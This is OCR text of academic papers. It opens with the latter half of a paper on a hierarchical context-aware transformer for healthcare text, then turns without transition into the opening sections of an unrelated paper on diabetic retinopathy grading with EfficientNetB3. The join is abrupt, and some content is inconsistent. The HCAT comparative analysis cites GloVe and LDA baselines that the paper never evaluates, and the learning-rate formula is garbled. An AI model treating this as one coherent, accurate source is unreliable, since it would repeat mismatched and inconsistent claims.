4) Normalization: Numerical features are standardized using z-score normalization, $z = (x - \mu) / \sigma$ which is where, the mean and σ the standard deviation of the feature distribution are.

B. HCAT Model Architecture

The HCAT model architecture consists of four main components designed to capture both local and global contextual information:

1) Hierarchical encoder: The encoder processes input at two levels:

- Sentence-level encoding: $h^s = SLE(s_1, s_2, \ldots, s_m)$ where, SLE is the sentence-level encoder function: $SLE(s) = TransformerBlock(E(s)) + PositionalEncoding(s)$
- Document-level encoding: $h^d = DLE(h^s_1, h^s_2, \ldots, h^s_m)$ where DLE aggregates sentence representations using attention mechanisms.

2) Self-attention mechanism: The model employs multi-head self-attention defined as:

$$Attention(Q, K, V) = softmax\left(\frac{QK^T}{\sqrt{d_k}}\right)V. \quad (1)$$

- where, Q, K, V are query, key, and value matrices respectively, and d_k is the dimension of the key vectors. The multi-head attention is computed as:

$$MultiHead(Q, K, V) = Concat(head_1, \ldots, head_h)W\hat{}O \text{ where } head_i = Attention(QW\hat{}Q\_i, KW\hat{}K\_i, VW\hat{}V\_i). \quad (2)$$

3) Context-aware layer: The context-aware layer incorporates domain knowledge through a specialized attention mechanism:

$$C(h) = \alpha \cdot BioBERT(h) + (1 - \alpha) \cdot h \quad (3)$$

- where, α is a learnable parameter determining the contribution of domain-specific knowledge, and $BioBERT(h)$ represents the contextualized representation from the pre-trained medical language model.

4) Output layer: The final predictions are generated through a series of dense layers with non-linear $activations$:

$$y = softmax(W^2 \cdot ReLU(W^1 \cdot C(h) + b^1) + b^2) \quad (4)$$

where W_1, W_2, b_1, b_2 are learnable parameters.

C. Training and Optimization

The model is trained using a combination of task-specific losses:

$$L\_total = \lambda_1 L\_ce + \lambda_2 L\_reg + \lambda_3 L\_domain \quad (5)$$

where,

- L_ce is the cross-entropy loss for classification tasks.
- L_reg is the L2 regularization term.
- L_domain is a domain adaptation loss λ^1,λ^2,λ^3 are hyperparameters controlling the contribution of each loss component.

Optimization is performed using Adam optimizer with a learning rate schedule:

$$\eta\_t = \eta\_init \cdot \sqrt{(1 - \beta_2\hat{}t)/(1 - \beta_1\hat{}t)} \quad (6)$$

where, η_init is the initial learning rate, and β_1, β_2 are Adam's exponential decay rates.

D. Model Comparison Framework

To compare the performance of the proposed HCAT model, based on the identified metrics, the model is compared with Bi-LSTM and BERT, wherein the metrics include accuracy, precision, recall, F1 score, time, and memory. For the purpose of defining the level of statistical significance, we're using paired t-tests with Bonferroni correction. This methodology imparts a strong structural model for analyzing unstructured healthcare data and is computationally efficient and interpretable. The flow of hierarchy and the context-aware mechanisms allow for the representation of relationships in medical text data.

IV. PERFORMANCE METRICS

Performance evaluation is essential to assess the efficacy of the proposed Hierarchical Context-Aware Transformer (HCAT) model. This section elaborates on the six key metrics employed to compare the performance of HCAT with other models, such as $-LSTM, BERT$. They are: Accuracy, Precision, Recall, F1-Score, Processing Time, and Memory Utilization.

A. Accuracy

Accuracy represents the proportion of correctly classified instances among the total instances. It is a fundamental metric for evaluating the overall effectiveness of the model. The mathematical formula for accuracy is:

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} \quad (7)$$

where,

- $\boldsymbol{TP}$: $True\ Positives$
- $\boldsymbol{TN}$: $True\ Negatives$
- $\boldsymbol{FP}$: $False\ Positives$
- $\boldsymbol{FN}$: $False\ Negatives$

This metric is particularly critical in healthcare as it directly impacts clinical decision-making and patient safety.

B. Precision

Precision measures the proportion of true positives among all positive predictions. It is particularly important in reducing false positives, which is crucial for healthcare applications to prevent unnecessary treatments or interventions. Precision is mathematically defined as:

$$\text{Precision} = \frac{TP}{TP+FP} \quad (8)$$

High precision is vital for applications like disease diagnosis, where overestimating a condition's presence can have significant consequences.

C. Recall

Recall quantifies the proportion of true positives identified out of all actual positives in the dataset. In healthcare, this metric is essential because missing true cases (false negatives) can lead to severe outcomes. Recall is expressed as:

$$\text{Recall} = \frac{TP}{TP+FN} \quad (9)$$

This metric emphasizes the model's ability to comprehensively identify critical data points, ensuring that no relevant information is overlooked.

D. F1-Score

The F1-Score is the harmonic mean of precision and recall, providing a balanced measure of a model's ability to minimize false positives and false negatives. It is particularly useful when precision and recall are equally important. The formula for F1-Score is:

$$F1 - Score == 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}} \quad (10)$$

This metric ensures a robust evaluation by combining the strengths of both precision and recall.

E. Processing Time

Processing time evaluates the computational efficiency of a model by measuring the time required to process one batch of data. This metric is especially relevant in real-time healthcare applications, where timely analysis can be critical for decision-making. Processing time can be expressed as:

$$Processing\ Time = \{Time\ taken\ per\ batch\ (ms)\} \quad (11)$$

A faster processing time indicates better computational efficiency, making the model suitable for practical deployment in real-time systems.

F. Memory Utilization

Memory utilization measures the computational resources required by the model during execution. This metric is vital for assessing the feasibility of deploying the model in resource-constrained environments, such as edge devices in healthcare systems. Memory utilization is typically measured in megabytes (MB) and expressed as:

$$Memory\ Utilization = Memory\ consumed\ during\ inference\ (MB) \quad (12)$$

Efficient memory usage ensures scalability and cost-effectiveness, especially in environments with limited computational resources.

Each performance metric plays a critical role in evaluating the suitability of the proposed $HCAT$ model for healthcare applications. The accuracy, precision, recall, and F1-Score assess the model's ability to make correct predictions, while processing time and memory utilization evaluate its computational efficiency and scalability.

By employing these metrics, a comprehensive performance evaluation can be conducted, providing insights into the model's strengths and areas for improvement. The results of this analysis, along with graphical representations, are presented in the Results and Discussion section. These metrics collectively demonstrate the $HCAT$ model's potential to address the challenges posed by unstructured healthcare data and pave the way for advanced healthcare analytics and decision-support systems.

V. Results and Discussion

In this section, we analyze the performance of the proposed Hierarchical Context-Aware Transformer ($HCAT$) model compared to $Bi-LSTM\ and\ BERT$ across six evaluation metrics: Accuracy, Precision, Recall, F1-Score, Processing Time, and Memory Utilization. Each figure corresponds to one metric, illustrating the trends over training epochs.

A. Accuracy

Fig. 3 compares the accuracy of $Bi-LSTM, BERT$, and $HCAT$ over 10 training epochs. The $HCAT$ consistently outperformed the other models, reaching an accuracy of 92.3% at the 10th epoch, compared to 89.1% $for\ BERT\ and$ 84.2% $for\ Bi-LSTM$ .This improvement is attributed to $HCAT's$ ability to incorporate hierarchical context, enabling a better understanding of long-term dependencies in the data. The trend demonstrates $HCAT's$ robustness and superior learning capacity as training progresses.

B. Precision

Fig. 4 depicts the precision metric for the three models. $HCAT$ achieved the highest precision, peaking at 91.8% after 10 epochs, followed by $BERT$ at 87.5% and $Bi-LSTM$ at 81.0%. The higher precision of $HCAT$ indicates its effectiveness in

minimizing false positives. This is particularly critical in healthcare applications, where precision directly impacts the reliability of diagnoses derived from unstructured data.



Fig. 3. Accuracy comparison over training epochs.



Fig. 4. Precision comparison over training epochs.

C. Recall

As shown in Fig. 5, recall values for all models increased with training epochs, with $HCAT$ achieving the highest value of 93.2% by the 10th epoch. $BERT$ followed with 88.3%, and Bi-LSTM lagged at 82.7%. The superior recall of $HCAT$ highlights its ability to capture the majority of relevant data points, making it highly suitable for healthcare scenarios that require comprehensive data extraction.

D. F1-Score

Fig. 6 presents the F1-Score, which balances precision and recall. $HCAT$ attained the highest F1-Score of 92.5%, compared to 87.9% for $BERT$ and 81.8% for $Bi-LSTM$. This indicates that $HCAT$ provides a balanced performance, excelling in both precision and recall. Such balanced performance is essential in healthcare, where both metrics are equally important for reliable decision-making.



Fig. 5. Recall comparison over training epochs.



Fig. 6. F1-Score comparison over training epochs.

E. Processing Time

Fig. 7 compares the processing times of the models. $HCAT$ is the fastest, stabilizing at 150 milliseconds per batch by the 10th epoch, while $BERT$ and $Bi-LSTM$ required 180 ms and 220 ms, respectively. The reduced processing time of $HCAT$ is due to its optimized architecture, which enhances computational efficiency without sacrificing performance. This advantage is crucial for real-time healthcare applications, where quick data processing is a necessity.

F. Memory Utilization

Fig. 8 evaluates memory utilization across the models. $HCAT$ demonstrated the lowest memory usage, stabilizing at 320 MB, compared to 384 MB for $BERT$ and 512 MB for $Bi-LSTM$. The efficient memory usage of HCAT makes it more feasible for deployment in resource-constrained environments, such as edge devices in healthcare settings. This efficiency is achieved without compromising the model's accuracy or robustness.



Fig. 7. Processing time comparison over training epochs.



Fig. 8. Memory utilization comparison over training epochs.

G. Comparative Analysis

The outcomes prove that the proposed HCAT model is way better than Bi-LSTM and BERT. For HCAT, the given performance metrics included higher accuracy, precision, recall, and the F1-Score; however, processing time was slightly lower than that of GloVe, and the memory used was comparatively less than LDA. For this reason, it is well suited for processing health care related complex and un-systematized data and drawing useful information from the same. They accurately point out that changes in accuracy and recalls are essential because they define the quality and reliability of healthcare analytics.

In conclusion, the HCAT model shows essential possibilities to revolutionize the handling and analysis of unstructured healthcare information. Generating overall higher composite outcome standards in the role of quantitative performance facilitates better solutions and service in healthcare informatics.

VI. Conclusion

This study presented HCAT, a new framework for handling and interpreting the unstructured data common in the healthcare domain. A comparison of the result has shown that the previously utilized model like the Bi-LSTM and BERT was enhanced by the proposed model in all benchmark measures. HCAT had higher test accuracy at 92.3%, precision at 91.8%, recall at 93.2%, and lower batch processing time at 150ms, and memory usage at 320MB. The hierarchical structure of HCAT, with the help of context-aware features, demonstrates high efficiency in capturing both local and global contexts in medical text. Implementing multiple levels of information processing and preserving the domain-specific context is a major enhancement in HC-NLP. Specifying the attention mechanism for incorporating the key domain knowledge improved the model's ability to perceive medical terms and concepts. The results from the comprehensive evaluation clearly confirm that HCAT can indeed work for the intended purpose in real world with inspirational healthcare solutions. The combined enhanced numerical and analytical performance of the model indicates that it is ideal for implementation in limited access and high-demand medical centres, where timely medical data analysis is vital.

VII. Future Scope

There are several exciting paths that may be explored in the future if the implementation of the HCAT model discussed here is successful. New directions for further development are expanding multilingual and multimodal capabilities to enhance international healthcare applications and intercultural medical studies and extending knowledge into text analysis together with medical imaging and sensor data. Furthermore, creating new sub-modules of explainable AI would improve the current model's information transparency and better adapt it to a clinical setting, where it is often necessary to check and verify the results of the AI system. The model could also be modified for a particular medical specialization by including smaller specialized ontology bases and the corresponding vocabulary. Moreover, the study of certain federated learning solutions would. This research would allow patient data confidentiality to remain assured even while models were being trained cooperatively. These improvements would greatly expand the applications of HCAT in different healthcare contexts and enhance the application of the framework in enhancing medical data analysis as well as clinical decision making.

Funding

This work was supported by the Deanship of Scientific Research, the Vice Presidency for Graduate Studies and Scientific Research, King Faisal University, Saudi Arabia under the project KFU251392.

***Abstract*—Diabetic Retinopathy (DRY) is a microvascular complication caused by diabetes mellitus, and it is one of the leading causes of blindness, especially in human adults. As the prevalence of this disease is growing exponentially, the screening of millions of people needs to be performed at a proliferating rate to diagnose the stage of the disease in its early stages. Highly advanced in the domain of technology, especially in artificial intelligence and its allied techniques, has come for the screening of DRY in photography to enhance the quality of life. This generates a bulk size of data that travels at high speed and cuts down on many human tasks. However, the techniques employed by the authors so far are quite expensive and time-consuming, and the prediction rate is insufficient to apply in a real-time scenario. This study offered a road for a deep learning-based fully automated system that helps to save manual disease diagnosis work and achieve disease detection in its very early stage using EfficientNetB3 (ENB3) Convolutional Neural Network (CNN) on DRY Fundus Images (FDI). In the suggested CNN, architectural variations and pre-processing techniques such as dimensionality reduction, global average pooling, and circular cropping are introduced alongside the Leaky ReLU (LR) activation function, Transfer Learning, and Reduce LROnPlateau technique, respectively. The accuracy of the proposed CNN classifier was 94.2% on training data, with a kappa score of 0.874, while it achieved a high level of accuracy at 96.7% on the testing data for DRY grading. Further, the evaluation results presented that the proposed model efficiently classifies the DRY stages for early disease detection.**

***Keywords*—Diabetic retinopathy; convolutional neural network; EfficientNetB3; fundus images; deep learning; transfer learning**

I. INTRODUCTION

Diabetes is growing exponentially and has been the primary reason for vision loss in human beings over the past few decades. Jan et al. [1] have pointed out that Diabetes Mellitus (DM) is present in a significant proportion of the global population, accounting for 382 million, which is expected to go even higher and reach new heights of somewhere around 592 million by 2025. It is further classified into two categories: Type-I and Type-II diabetes. The diseases are classified on the basis of the symptoms possessed by the human body, especially in the eyes. A significant impact on the eye is stated due to DM, known as Diabetic Retinopathy (DRY). Around 34.2% suffer from the DRY disease, among 382 million people who suffer from DM. In addition to it, 6.8% and 7% (approximately) have been detected with Diabetic Macular Edema (DME) and Proliferative Diabetic Retinopathy (PDRY), respectively [2]. These diseases are growing exponentially, especially in working-age adults and the aging populace. Therefore, the number of patients suffering from the DRY disease may be increased from 126.6 million to 191 million worldwide by 2030 [2]. The primary reason for people suffering from DRY is the working style of adults and not taking care of the preventive measures that control blood sugar. In general, detecting DRY in the early stage is a highly complex task, and people also feel asymptotic during the initial stage. However, in the later stages, many symptoms, like blurry vision, distortions, etc., are possessed with this disease. In the most severe stage, a human being may completely lose their eye-sight visualization. Therefore, the early prediction of the DRY disease is the most essential task to avoid the consequences in the later stage.

There are two broad classes of DRY: PDRY and Non-Proliferative Diabetic Retinopathy (NPDRY). Further, there are three eminent categories of NPDRY to detect the early stage of eye disease: Mild DRY, Moderate DRY, and Severe DRY [3]–[8]. The retinal fundoscopic illustration of different stages is depicted in Fig. 1 [9]. Afterwards, the classification diagram for these diseases is illustrated in Fig. 2 [3]. Moreover, the impact on human eyes during the distinguished DRY stages is presented in Fig. 3 [5].



Fig. 1. DRY Classification.

A primary motivation to work in this field is the concern for human health [63], as it is evident that in the human body, one of the most important sensory organs is the eye. Over the last few years, eye diseases have grown exponentially in human beings [1]. Thus, it is necessary to establish a system for the

Corresponding Author: 202411144@gachon.ac.kr (A.U.R); ygulzar@kfu.edu.sa (Y.G.)

early diagnosis of the stage of such curable diseases to treat promptly. In the past decade, eye disease detection has also been extensively dependent on Deep Learning (DL) systems. Here, DL is said to identify critical patterns that may not be easily detectable by humans in visual data, making extensive analysis of complex visual data from DL [10]–[12][64]. One entails DRY, a disease that affects blood vessels within the retina, and blindness can easily result from it. DL models have been trained to detect signs of DRY by analyzing retinal images and identifying abnormalities in the blood vessels [13]–[15].

Age-related macular degeneration is another condition wherein the central part of the retina is damaged and can also cause blindness [16]–[18]. DL models are currently utilized for retinal images and processed for the detection of early signs, enabling earlier treatments and preventive measures for losing vision. Overall, using DL models in eye disease detection can potentially improve patient outcomes and significantly reduce the incidence of blindness. Now, the main research question is: "How can a multi-stage CNN architecture be effectively designed to optimize the detection accuracy and stage-wise classification of diabetic retinopathy in fundus images?"



Fig. 2. Retinal fundoscopic illustration.

Therefore, the primary focus of this study is to classify the five stages of DRY disease in the most efficient manner, such that predicting early stages can be performed using the ocular eye disorders FDI to avert the possibility of blindness in human beings. Moreover, present research on this concern has shown that the CNN approaches are employed widely and ultimately outperform the various traditional and conventional approaches in distinguishing disease classification, segmentation, and prediction [19]–[24].

This study presents a novel multi-class detection system for DRY using an enhanced EfficientNetB3 CNN model. The key innovations include architectural modifications like dimensionality reduction with global average polling, circular cropping, and incorporation of LR activation function, Transfer Learning, and ReduceLROnPlateau technique. The model attained superior performance based on the training data of 94.2% accuracy and on a 0.874 kappa score, while the testing data resulted in 96.7% accuracy for the DRY grade-a system that outperformed earlier methods. The system is fully autonomous, eliminating the need for manual disease diagnosis, and excels at early-stage detection. Additionally, the model demonstrates strong potential for broader applications in biomedical image interpretation and medical decision-making while addressing previous limitations like expensive computation and insufficient prediction rates in real-time scenarios. The high accuracy and robust performance make it a considerable leap in automated DR detection and classification.



Fig. 3. Stages of DRY.

The organization of the rest of the study is as follows. In Section II, a background study of various state-of-the-art models, along with other relevant details related to various ML and DL approaches, is provided. Furthermore, this section contains an account of techniques and descriptions involved in grading DRY classification. The dataset description, preprocessing steps, methodology, and architectural diagram are described in the subsequent Sections III and IV. Section V brings together experimental settings, parameters for performance measurement, graphical results, and a detailed discussion. Finally, the future scope and conclusion of the research are represented in Section VI.

II. Literature Review

Eye diseases have been the primary cause of vision loss among human beings and have increased exponentially in the past few decades [1],[8]. Several research articles have been published to detect the early stage of eye disease to cure human life. This particular section is concerned with some of the approaches and techniques employed by the researcher in the prediction and classification of the grading of DRY in humans. These gradings are described as class-0 to class-4 as per the severity level, where class-0 represents the No DRY and class-4 represents the most severe DRY level.

Ryu et al. [28] put forward a model that is absolutely automatic and CNN-based for DRY detection and referable DRY from Optical Coherence Tomography Angiography (OCTA) scans. Furthermore, the validation of the model has been carried out using an external dataset, accompanied by four cross-validation techniques applied for model training. The proposed CNN model achieves classification accuracy between 91% to 95% for onset DRY and 91% to 98% for referable DRY. However, the dataset used for the work by the authors includes only 301 eye scan images, which was a major setback for the

proposed work. Math et al. [29] proposed a model for DRY detection based on segment-based learning.

Moreover, the CNN pre-trained model is stacked with an end-to-end segment-based learning method. The system was further validated using the Kaggle DRY detection dataset [30] and DIARET-DB1 [31] datasets, achieving 96.3% classification accuracy. A Synergic DL model has been proposed by Kathiresan et al. [32] presented a Synergic DL model to classify the DRY FDI. The first step of the authors was to do a noise-removal process, after which a histogram-based segmentation was applied to extract the relevant features from the images scanned for DRY. To validate the model, the authors used the MESSIDOR dataset [33]. Alyoubi et al. [34] reviewed 33 papers that classify eye disease using DL approaches. The author's main concern was to present the importance of the DL approaches to detect the DRY. Further, various data augmentation approaches were also described in the study to avoid overfitting.

Jiang et al. [35] suggested a technique that uses the Adaboost algorithm to classify the DRY using FDI. The authors used the demographically specific Chinese population dataset, which had 30,244 FDI. In the initial step, they resized all the images to (520, 520, 3) pixels, and then the augmentation steps were employed. The implementation part was divided into three subcategories: distribution, initialization, and combination of the illustrated model. An automated DRY classification system using four categories of a high-quality dataset of disease images is proposed by Zhang and his team [36]. The dataset contains 13,767 disease scans on which the data augmentation and histogram equalization techniques were initially employed. Moreover, the contrast stretch algorithm was incorporated to lighten the quality of dark images. Initially, authors finetuned Inception V3, Dense Net, ResNet-50, Inception ResNet V2, and Xception models. It was later that the authors made use of the R-Fully convolution Network and integration to discover the relation of the class labels with the classifier part for the study. Tymchenko et al. [37] presented a multitask learning approach using CNN to classify the DRY stages. Initially, to train the model, the Kaggle EyePACs dataset [30] was used, and later on, the MESSIDOR dataset [38] contained 1200 FDI, and the IDRiD Dataset [39] contained 413 scans merged into it. The further approaches took advantage of TL by accessing the weights of the pre-trained ImageNet model for the initialization of the encoder. The model was tested with the Kaggle APTOS 2019 dataset [40]. Papadopoulos et al. [41] suggested an ML-based approach to detect DRY FDI. The approach is purely based on multiple-instance learning. From the image patches, local information was extracted first and then clubbed with the attention mechanism. The Hough transformation, resizing, cropping, and various other techniques were employed in the pre-processing stage because this model achieved state-of-the-art accuracy. The concept of TL was initially employed by Gangwar et al. [42] in proposing a hybrid model of CNN Inception-ResNet-v2. The architecture was modified by adding the ensemble-based Inception block at the top of the structure. The suggested model outperforms the Google Net model results. Majumder et al. [43] presented a multitask model for DRY classification. This approach introduced a hybrid combination of classification and regression models. The extracted features achieved from the hybrid combination were further passed to the multi-layer perceptron network. For EyePACs and APTOS datasets, the desired model yielded kappa scores of 0.90 and 0.88, respectively. Alyoubi et al. [44] have proposed an ensemble model for the classification of DRY using the models CNN512 and YOLOv3. The model was trained and tested using the Kaggle APTOS 2019 dataset. The proposed model reached an accuracy of 89%.

As per the present literature review, various ML and DL techniques have been investigated by the researchers to detect and classify DRY from retinal images [45]–[49]. However, despite the significant progress achieved in this area, several challenges and limitations still exist. One of them is the reduced availability of labeled data, which limits training DL models. Additionally, many models used in disease classification only had a few layers modified with the ReLU activation function. This activation function sets any negative input values to zero, making some neurons inactive due to a zero slope. ReLU may explode during training, affecting the model's convergence and sometimes leading to poor performance and less accurate results.

Moreover, the existing approaches often lack interpretability, making it challenging to understand the underlying decision-making process of these models. Furthermore, the performance of the existing models on diverse datasets remains inconsistent. Thus, there is an urgent need to develop highly robust and interpretable models that can also bridge the gaps in detection and classification as far as DRY is concerned. The proposed model outperforms previous models in several key ways. Firstly, it utilizes a more complex neural network architecture, incorporating additional layers and techniques like dimensionality reduction, global average pooling, circular cropping, etc., to better capture and learn from the underlying patterns in the data. This results in improved accuracy, kappa score, and predictive power compared to the various existing models. Additionally, the model leverages advanced optimization techniques such as Adam optimizer with LeakyRelu activation function to improve convergence and avoid getting stuck in local minima during training. Secondly, the proposed model incorporates more diverse and representative training data, allowing it to better generalize to unseen examples and minimize overfitting. Achieving this entails using augmentation and TL techniques that increase the diversity and quantity of training data available. The improvements make the current proposed DL model a more powerful and reliable tool to tackle such real-time complex problems.

III. Materials and Methods

This section presents an overview of the dataset employed in this research work, as well as descriptive pre-processing and augmentation techniques.

A. Dataset Description

The largest publicly available FDI of DRY has been taken from the Kaggle repository to perform the experimental analysis [30]. The dataset is actually made up of 88,702 images, a total of which 35,126 images have been labeled, whereas the remaining 53,576 images have not been labeled. This dataset was selected due to its popularity in DRY studies. Also, it

contains extremely well-labeled fundus images with different levels of disease severity. Further, the dataset is divided into five classes based on eye disease severity level, namely: No DRY, Mild DRY, Moderate Dry, Severe Dry, and Proliferative DRY, which are represented as Class-0, 1, 2, 3, and Class-4, respectively. The class-wise instances of eye diseases are presented in Fig. 4.

The only labeled images are used for eye disease diagnosis procedures in the study aimed entirely at classifying various phases of DRY. A detailed account of different classes in the dataset is presented in Table I and Fig. 5.



Fig. 4. Class-wise instances of eye disease.

TABLE I. DATASET DESCRIPTION- DIFFERENT CLASS INSTANCES

Categories	No-DRY Normal (Class-0)	Mild DRY (Class-1)	Moderate DRY (Class-2)	Severe DRY (Class-3)	Proliferative DRY (Class-4)	Total Scan
Total Images	25810	2443	5292	873	708	35126
Percentage %	73.48%	6.95%	15.07%	2.49%	2.02%	100%
Training Set	16536	1563	3359	558	453	22469

Test Set	4119	391	845	140	113	5608

